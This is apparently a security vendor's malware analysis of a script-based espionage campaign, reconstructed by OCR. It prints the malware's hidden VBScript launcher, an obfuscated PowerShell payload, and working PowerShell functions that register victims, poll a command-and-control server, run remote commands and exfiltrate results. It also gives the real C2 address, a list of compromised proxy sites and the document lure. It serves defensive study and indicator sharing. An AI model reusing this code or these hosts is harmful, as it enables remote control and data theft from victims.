
Action	Details
Start a program	C:\Users\Public\Documents\NTSTATS.vbs

This VBScript is really a launcher for the more important PowerShell script, and both are stored as hidden system files under the Documents folder using the following commands:

```
attrib +s +h "C:\Users\public\documents\NTSTATS.ps1"
attrib +s +h "C:\Users\public\documents\NTSTATS.vbs"
```

Espionage and exfiltration

That PowerShell script also has the same instructions to lower Office's security settings but more importantly is used to exfiltrate data and communicate with the command and control server.




```
Dim objShellSet objShell = WScript.CreateObject
("WScript.Shell")command = "powershell.exe -WindowStyle
hidden -ExecutionPolicy Bypass -nologo -noprofile -file
C:\Users\public\documents\NTSTATS.ps1"objShell.Run
command,0Set objShell = Nothing
```

```
([ruNTiME.InTEROPsErvICEs.mARsHaL]::ptrTostRinGuNi([RUNTIme
.iNtERoPServICEs.mArSHAl]::sEcuREsTrIngTOglOBAlALLOcuNICoDe
($('76492d1116743f0423413b16050a5345MgB8AHQANwA1AEgAOAA5AFQ
AYQBDAG8AbwBEAEYASQBPAFQAQQBEAEkAMgBuAHcAPQA9AHwANABjAGUAOQ
BhADkAYwA3AGYAOABiADYAOABiADAAMgA4ADUAZgAxADcAYQAzAGMAZAA1A
GIANQBjADkANQBjADEAYwBhADAANQAyADgAZAA3ADIAMAA4ADgANAA5ADEA
NQBhAGUAMgBmADgAOABjADIAZgA3ADYAMwBlAGYAMwA4ADEAMQBkADgAYgA
1ADMANwBhADIAMgBlADYANQA1ADEAOQBjADUAMQA2ADYANgA1ADUANAA5AG
UANABlADIAZQA0AGQAZgBhADgAMwBlAGEANQAzADkAMQA5ADcAZgBlAGMAZ
gA0ADUAMAA3ADMAOQAwAGMAYQA4ADgANwA0ADUAZQBlADcANABkAGMAYQAw
AGIAMgA4AGQANAAxAGEANQAwADQAOQAxAGMAZQBjADUAMQA0ADcAOAA5AGE
ANAA1ADIAYwBjADQANwAyAGEAZQA1AGQAMAA5AGQANwA2AGYAMAAwADYAZQ
BhAGUAYgAzADUAMQBjADcANAA5ADMAMQA3AGQAZABjADEANwBmAGEAZgBlA
GEAZABlAGMAMQA4ADAANwBmAGYANgBlADEAZAA3AGIAZQBiADQANgBiADMA
ZQA1ADcAOQBmADMAMgA4AGMAMAAzADkAZgAzAGIAOAA0ADAANQA1AGUANwA
xADQAYQAwADYAYwBkAGEAZQBkAGUAYwA4ADQAOQBkADMAZQBiADcAZQAxAD
kAMQBlADgAMQAwAGUAMABhAGYAMQA3AGUAZAA4ADIAMwA5AGEANABjADIAO
AA4ADYAYgAxAGEANAA3ADcAMQA5AGEAMQBjADIAZQBjADEAMgAwADMAYQAx
ADMAOAA5AGIAMgA5AGEAMAA1AGIAYQA1AGMAYQAwAGQAOQA5ADcANQAyADA
AMwA1ADcAMQAwAGMAYgAxADUAOQA5AGMAZQA2ADkANwBjAGMAOQA4AGYAMA
BiADgAYQA1AGQANwBiADgANwA4ADkAYwBkADUANQAyAGQAOAA2AGQAMAA2A
GMANgBiADAANgAzAGUAYQA4ADUAYwAwADkAYQA2AGUAOQBhAGQAYgBhAGEA
MgBiAGQAZgAxADcAOQAxADIAMgBmADEANQBkAGQAMwA0ADEANgA1AGQANgA
1AGUAZQA4ADYANAA3ADEAZQA5ADYANwA5ADMAMgA0ADkAZgA3ADEANABjAD
AAYgA0ADEAMQBjADQAOQAzAGQANwA5ADQAYwBmADQAYQBhADAAYgA2ADUAY
wBiADkAMwA0ADMAMwBjADUAZgA5AGYAYQA0ADEAMgBhADQAYwA0ADMANQBm
```

A unique ID is stored on the victim's machine (in the same folder as the scripts) in a file called [username].key and is used to receive instructions via a server located in Germany (although it appears to be down at the time of writing).

```
GET http://144.76.109[.]88/al/?action=getCommand&id=[user ID] HTTP/1.1
```


A function called *getKey* retrieves the unique ID from the .key file stored on the local hard drive to register the machine as a new victim. If the key file does not exist, it queries for additional system information (computer name, IP address, OS version) and then creates that key (*Set-Content $keypath $id*).



```
function getKey
{
    $keyPath = "$($config['storagePath'])\$($env:username).key"
    if((Test-Path $keyPath) -eq $true){
        $key = Get-Content $keyPath
        if($key -match "^\d+$"){
            return $key
        }
    }
    $os = (Get-WmiObject Win32_OperatingSystem).Name
    $os = $os.Split('{|}', [System.StringSplitOptions]::RemoveEmptyEntries)
    $os ="$((Get-WmiObject Win32_OperatingSystem).OSArchitecture)|$((Get-WmiObject
    Win32_OperatingSystem).Version)|$($os[0])|$($os[1])"
    $data = "$($env:computername)::$($env:username)::$($os)::$(getIPs)"
    $data = encode $data
    $id = httpGet "?action=register&data=$($data)"
    if($id.Length -gt 0){
        if($id -match "^\d+$"){
            Set-Content $keyPath $id
            return $id
        }
    }
    return $false
}
```

Another function called *getCommand* uses the key as a parameter to then contact the C2. This command runs every 5 minutes:


```
while ($true){
 getCommand $key
 start-sleep -Seconds 300
}
```




```
function getCommand($key)
{
    $commands = httpGet -url "?action=getCommand&id=$key"
    if($commands.Length -gt 4){
        $parts = $commands.Split('{::}', [System.StringSplitOptions]::RemoveEmptyEntries)
        $id = $parts[0]
        $cmd = decode $parts[1]
        $res = ((eval $cmd) | Out-String)
        $res = $res -replace ' {4,}', '    '
        $res = $res -replace '\-{4,}', '----'
        $res = encode $res
        sendResult $key $id $res
        return $true
    }
    return $false
}
```

The malicious script can receive and run any command the attackers want via PowerShell, making this a very powerful attack.

The eventual exfiltration of data is done via several hardcoded websites acting as a proxy via the *sendResult* function:



```
function sendResult
{
    param([string] $key, [string] $cmdId, [string]$result)
    $prefix = "?action=saveResult&id=$key&cmd=$cmdId"
    $chunks = [math]::floor($result.Length / $config['chunkSize'])
    if($chunks -eq 0){
        httpGet "$prefix&res=$result"
    }else{
        $counter = 0;
        for($j=0; $j -le $chunks; ++$j){
            $httpResult=''
            if($j -eq $chunks){
                $chunk = $result.Substring($j*$config['chunkSize'])
                $httpResult = httpGet "$prefix&chunk=last&res=$chunk"
            }else{
                $chunk = $result.Substring($j*$config['chunkSize'],$config['chunkSize'])
                $httpResult = httpGet "$prefix&chunk=$j&res=$chunk"
            }
            if($httpResult -eq 'OK'){continue}
            ++$counter
            --$j
            if($counter -ge $config['retryCount']){break}
            Start-Sleep -s 5
        }
    }
}
```



Base64 encoding:
?action=getCommand&id=[user ID]

```
GET http://projac.co.uk/Senditem.php?c=[redacted] HTTP/1.1
Host: projac.co.uk

$config = @{'api'= 'http://144.76.109.88/al/';'storagePath'= 'C:\Users\Public\Documents';
'chunkSize'=1024; 'retryCount'=1}
$proxy = @('http://larsson-elevator.com/plugins/xmap/com_k2/com.php?c=',
'https://www.spearhead-training.com/action/point2.php?c=',
'http://itcdubai.net/action/contact_gtc.php?c=',
'http://taxconsultantsdubai.ae/wp-content/themes/config.php?c=',
'http://projac.co.uk/Senditem.php?c=',
'http://www.wmg-global.com/wp-content/wp_fast_cache/wmg-global.com/Senditem.php?c=',
'http://romix-group.com/modules/mod_wrapper/Senditem.php?c=',
'http://heartmade.ae/plugins/content/contact/Senditem.php?c=',
'http://arch-tech.net/components/com_layer_slider/Senditem.php?c=')
```

The transmission of data is done via Base64 encoded strings, one for the user id (.key file) and one for the exfiltrated data.

```
GET /wp-content/wp_fast_cache/wmg-global.com/Senditem.php?c=[removed]== HTTP/1.1
Host: www.wmg-global.com
Connection: Keep-Alive
```

The parameters passed on the URL in the Base64 format:

```
action=saveResult&id=[removed]&cmd=2&chunk=last&res=[removed]=
```

Decoding the value in the variable “res”, we get the following info.


```
Connection-specific DNS Suffix . : [removed]
Description . . . . . . . . . . . : [removed]
Physical Address. . . . . . . . . : [removed]
DHCP Enabled. . . . . . . . . . . : [removed]
Autoconfiguration Enabled . . . . : [removed]
```

Script based attack and protection

This attack is very different from the typical malicious spam we see on a daily basis, blasting Locky or some banking Trojan. Indeed, there is no malicious binary payload (although one could be downloaded by the C2) which makes us think the attackers are trying to keep a low profile and remain on the system while collecting information from their target.

Relying on scripts as part of the attack chain and ongoing infection is an interesting concept due to how modular it is, not to mention more likely to stay undetected from antivirus engines. At the same time, it needs to rely on various encoding techniques because it can’t make use of a packer like a traditional malware binary would.

Malwarebytes users are already protected against this attack thanks to our signature-less engine.



Security Warning Macros have been disabled. Enable Content

[redacted]

This Document is in protected view

Please click “Enable Content” from the yellow bar above.

Indicators of compromise

Scripts:

```
C:\Users\public\documents\NTSTATS.ps1
C:\Users\public\documents\NTSTATS.vbs
```

C2:

```
144.76.109[.]88/al/
```

Proxies:

```
larsson-elevator[.]com/plugins/xmap/com_k2/com.php?c=
spearhead-training[.]com/action/point2.php?c=
itcdubai[.]net/action/contact_gtc.php?c=
taxconsultantsdubai[.]ae/wp-content/themes/config.php?c=
projac.co[.]uk/Senditem.php?c=
wmg-global[.]com/wp-content/wp_fast_cache/wmg-global.com/Senditem.php?c=
romix-group[.]com/modules/mod_wrapper/Senditem.php?c=
heartmade[.]ae/plugins/content/contact/Senditem.php?c=
arch-tech[.]net/components/com_layer_slider/Senditem.php?c=
```